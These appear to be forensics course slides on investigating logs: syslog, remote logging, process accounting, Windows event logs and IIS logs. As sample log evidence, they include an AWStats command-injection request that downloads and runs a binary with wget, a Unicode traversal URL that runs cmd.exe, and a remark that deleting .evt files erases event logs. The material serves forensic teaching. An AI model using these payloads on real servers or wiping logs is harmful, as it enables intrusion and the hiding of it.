

Lecture 10

LECTURE 10: INVESTIGATING LOG



Reference:


Computer Hacking and Forensics Investigations

OBJECTIVES

- Audit logs and security
- Syslog
- Remote logging
- Linux process accounting
- Setting up remote logging in windows
- Examining intrusion and security events
 - Event gathering
 - End-to-end forensic investigation
 - Correlating log files
 - IDS log analysis

Where to Look for Evidence

- Use **Log capturing tools** to capture log files of various devices and applications
- Log files from the following devices and applications can be used as evidence for network security incidents:



Note: For complete coverage of log investigations, refer to the modules "Investigating Web Attacks" and "Windows Forensics"

Condensing **Log File**

I

Log files can be sorted by using a syslog, but the output of the syslog contains a large log file

II

It is difficult for the forensic team to look for the important log entry

III

Log entries need to be filtered as per the requirement

Tools that can be used:

- **Swatch** (<http://swatch.sourceforge.net>)
- **Logcheck** (<http://logcheck.org>)



Computer Security Logs

- Computer security logs contain **information about the events** occurring within an organization's systems and networks

Security logs are categorized as

Operating System (OS) Logs

Logs of Operating Systems for **servers**, **workstations**, and **networking devices** (e.g., routers, switches)



Application Logs

Logs of applications running on **systems and servers** such as email server, database server, etc.



Security Software Logs

Logs of network and **host-based security** software



Operating System Logs

OS logs are most beneficial for **identifying or investigating suspicious activities** involving a particular host

1

Event Logs

Contains information about **operational actions** performed by OS components



2

Audit Logs

Contains **security event information** such as successful and failed authentication attempts, file accesses, security policy changes, and account changes



System Number of events: 6,890

Level	Date and Time	Source	Event ID	Task C...
Information	6/7/2011 3:47:39 PM	Service...	7036	None
Information	6/7/2011 3:47:32 PM	Service...	7036	None
Information	6/7/2011 3:42:46 PM	Service...	7036	None
Information	6/7/2011 3:37:46 PM	Service...	7036	None
Information	6/7/2011 3:30:10 PM	Service...	7036	None
Information	6/7/2011 3:24:57 PM	Service...	7036	None
Information	6/7/2011 3:19:40 PM	Service...	7036	None
Information	6/7/2011 3:14:22 PM	Service...	7036	None
Information	6/7/2011 3:03:48 PM	Service...	7036	None
Information	6/7/2011 3:00:40 PM	Service...	7036	None
Information	6/7/2011 2:58:08 PM	Service...	7036	None
Information	6/7/2011 2:44:57 PM	Service...	7036	None
Information	6/7/2011 2:41:48 PM	Service...	7036	None
Information	6/7/2011 2:41:44 PM	ls57nd6...	9	None
Information	6/7/2011 2:41:44 PM	Power...	1	None
Information	6/7/2011 2:41:43 PM	Service...	7036	None

Event Type: Success Audit
Event Source: Security
Event Category: {1}
Event ID: 517
Date: 3/6/2011
Time: 2:56:40 PM
User: NT AUTHORITY\SYSTEM
Computer: KENT
The audit log was cleared
Primary User Name: SYSTEM Primary Domain: NT AUTHORITY
Primary Logon ID: (0X0, 0X3 F7) Client User Name: userk
Client Domain: KENT Client Logon ID: (0X0, 0X2BFD)

AUDIT LOGS AND SECURITY

- Audit data provide the critical information after break-in
- Make the audit secure to prevent the attacker from altering the audit log data
- An audit policy defines the types of security events
- Configure the log file to record maximum amount of data

AUDIT INCIDENTS

- Audit events can be split into two categories:
 - ***Success events*** : A success event indicates successful access gained by the user
 - ***Failure events***: A failure event indicates the unsuccessful attempt made to gain access to a resource

SYSLOG

- Syslog is the heart of Linux logging
- Syslog is controlled through the configuration file */etc/syslog.conf*
- To log all messages to a file, replace the selector and action fields with the wildcard *: **.* /var/log/syslog*
- Configure syslog to log all authorize messages with a priority of lower or higher to the */var/log/syslog*

Syslog

Syslog is a client/server protocol standard for forwarding **log messages across an IP network**



The term syslog refers to both the **syslog protocol** and the **application or library** sending syslog messages



Syslog uses either TCP or UDP to transfer log messages in a **cleartext format**

Syslog sender sends log messages to the syslog receiver, also known as **syslogd, syslog daemon or syslog server**



Syslog in **Unix-Like Systems**



Syslog is a **comprehensive logging system** that is used to manage information generated by the **kernel and system utilities**



It allows messages to be sorted by their **sources** and **routed** to various **destinations** e.g: log files and users' terminals



It is controlled through the **configuration file** **/etc/syslog.conf**



To log all messages to a file, replace the **selector** and action fields with the **wildcard**



Configure Syslog to log all **authorize messages** with a priority of lower or higher to **/var/log/syslog**



Steps to Set Up a Syslog Server for Unix Systems



Advantages of Centralized Syslog Server

- Central Syslog is kept on a different segment for **storage security**



- Attacker finds it difficult to **delete the logs**

- Log messages allow correlation of attacks across **different platforms**



- It has an easier **backup policy**

- Real time alerts are generated by using tools such as **Swatch**



REMOTE LOGGING

- Create a central syslog server that accepts incoming syslog messages
- Configure to listen on UDP port 514
- Run *syslogd* with *-r* option
- Configure other servers to log their message to this server
- Modify the action field in the syslog.conf file as below
 - *Auth.* @10.0.0.2*

Linux Process Accounting

Linux Process Accounting **tracks the commands** that each user executes



The process tracking log file is found at **/var/adm, var/log or /usr/adm**

The tracked files can be viewed with the **lastcomm** command



It enables process tracking with the **accton** command or the **startup (/usr/lib/acct/startup)** command

Logon Event in Windows

1

When the user logs on or off the computer, a logon event is generated



2

Logon on the security log is generated in the remote server when the user is connected to it



3

It can determine the attempts to log on interactively at servers



4

It examines the attacks launched from a particular computer



Windows Log File


- Windows log files are stored in **%systemroot%\system32\winevt\logs**

- System.evtx
- Security.evtx
- Application.evtx

- Event viewer files can be checked in **Control Panel → Administrative Tools**


- Tools used for auditing these log files:

- Event Log Explorer
- Event Reporter
- Kiwi Log Viewer
- EventLog Analyzer




Configuring Windows **Logging**

- Windows records **system events**, **software changes**, and some **system setting changes** that occur in the Windows event logs
- If the system is **compromised**, then the log of the system compromise is maintained in the system, which **helps in the investigation**
- Go to **Event Viewer** and set the **application**, **security**, and **system** properties





CONFIGURING WINDOWS LOGGING




SETTING UP REMOTE LOGGING IN WINDOWS

- Deleting *c:\winnt\system32\config*.evt* could erase the event-tracking logs
- Windows does not support remote logging unlike Linux
- NTSyslog enable remote logging in Windows

NTSYSLOG



EVENTREPORTER



- Centralized logging tool for Windows
- Automatically monitors the event logs
- Detects system hardware and software failures

Application Logs

- Application logs **consist of all the events** logged by the programs
- Events that are written to the application log are **determined by the developers** of the software program
- Common log type information:
 - Client requests and server responses
 - Account information
 - Usage information
 - Significant operational actions



Application Number of events: 3,044				
Level	Date and Time	Source	Event ID	Task Ca...
Information	5/18/2011 9:18:39 AM	Winlog...	6000	None
Information	5/18/2011 9:18:38 AM	Winlog...	4101	None
Information	5/18/2011 9:18:36 AM	WMI	5617	None
Information	5/18/2011 9:18:36 AM	WMI	5615	None
Information	5/18/2011 9:18:31 AM	User Pr...	1531	None
Information	5/18/2011 9:18:31 AM	EventS...	4625	None
Information	5/17/2011 7:54:23 PM	User Pr...	1532	None
Warning	5/17/2011 7:54:18 PM	User Pr...	1530	None
Information	5/17/2011 7:54:17 PM	Winlog...	6000	None
Information	5/17/2011 7:54:17 PM	Desкто...	9009	None
Information	5/17/2011 7:54:07 PM	Winlog...	4004	None
Information	5/17/2011 7:54:03 PM	Winsrv	10001	None
Warning	5/17/2011 7:40:36 PM	Search	3036	Gatherer
Information	5/17/2011 6:18:30 PM	Securit...	8196	None
Information	5/17/2011 4:24:21 PM	Office ...	1003	None
Information	5/17/2011 4:24:20 PM	Office ...	1003	None


Windows Application Logs

```
172.30.128.27 - - [06/June/2011:06:45:21 -
0700] "GET /awstats/awstats.pl?config
dir=|echo;echo%20YYY;cd%20%2ftmp%3bwget
%20192%2e168%2e1%2e214%2fnikons%3bchmod%20%
2bx%20nikons%3b%2e%2fnikons;echo%20YYY;echo
| HTTP/1.1" 302 494
```

Web Server Application Logs

EXTENDED LOGGING IN IIS SERVER

- Enable extended logging in IIS Servers



IIS Logs

1

IIS logs provide useful information regarding the activity of a **Web application**

2

IIS logs all the **server visits** in log files located at:

```
<%systemroot%\logfiles
```

3

If **proxies** are not used, then IP can be **logged**

4

This command lists the **log files**:

```
http://victim.com/scripts/..%c0%af../..%c0%af../..%c0%af../  
..%c0%af../..%c0%af../..%c0%af../..%c0%af../..%c0%af../winn  
t/system32/cmd.exe?/c+dir+C:\Winnt\system32\Logfiles\W3SVC1
```

IIS Log File Format

- The IIS log file format is a fixed (cannot be customized) **ASCII text-based format**
- The **IIS format** includes basic items, such as client IP address, user name, date and time, service and instance, server name and IP address, request type, target of operation, etc.
- Example of IIS log file entry, as viewed in a text editor:
 - 192.168.100.150, -, 03/6/11, 8:45:30, W3SVC2, SERVER, 172.15.10.30, 4210, 125, 3524, 100, 0, GET, /dollerlogo.gif, -,



Field	Appear As	Description
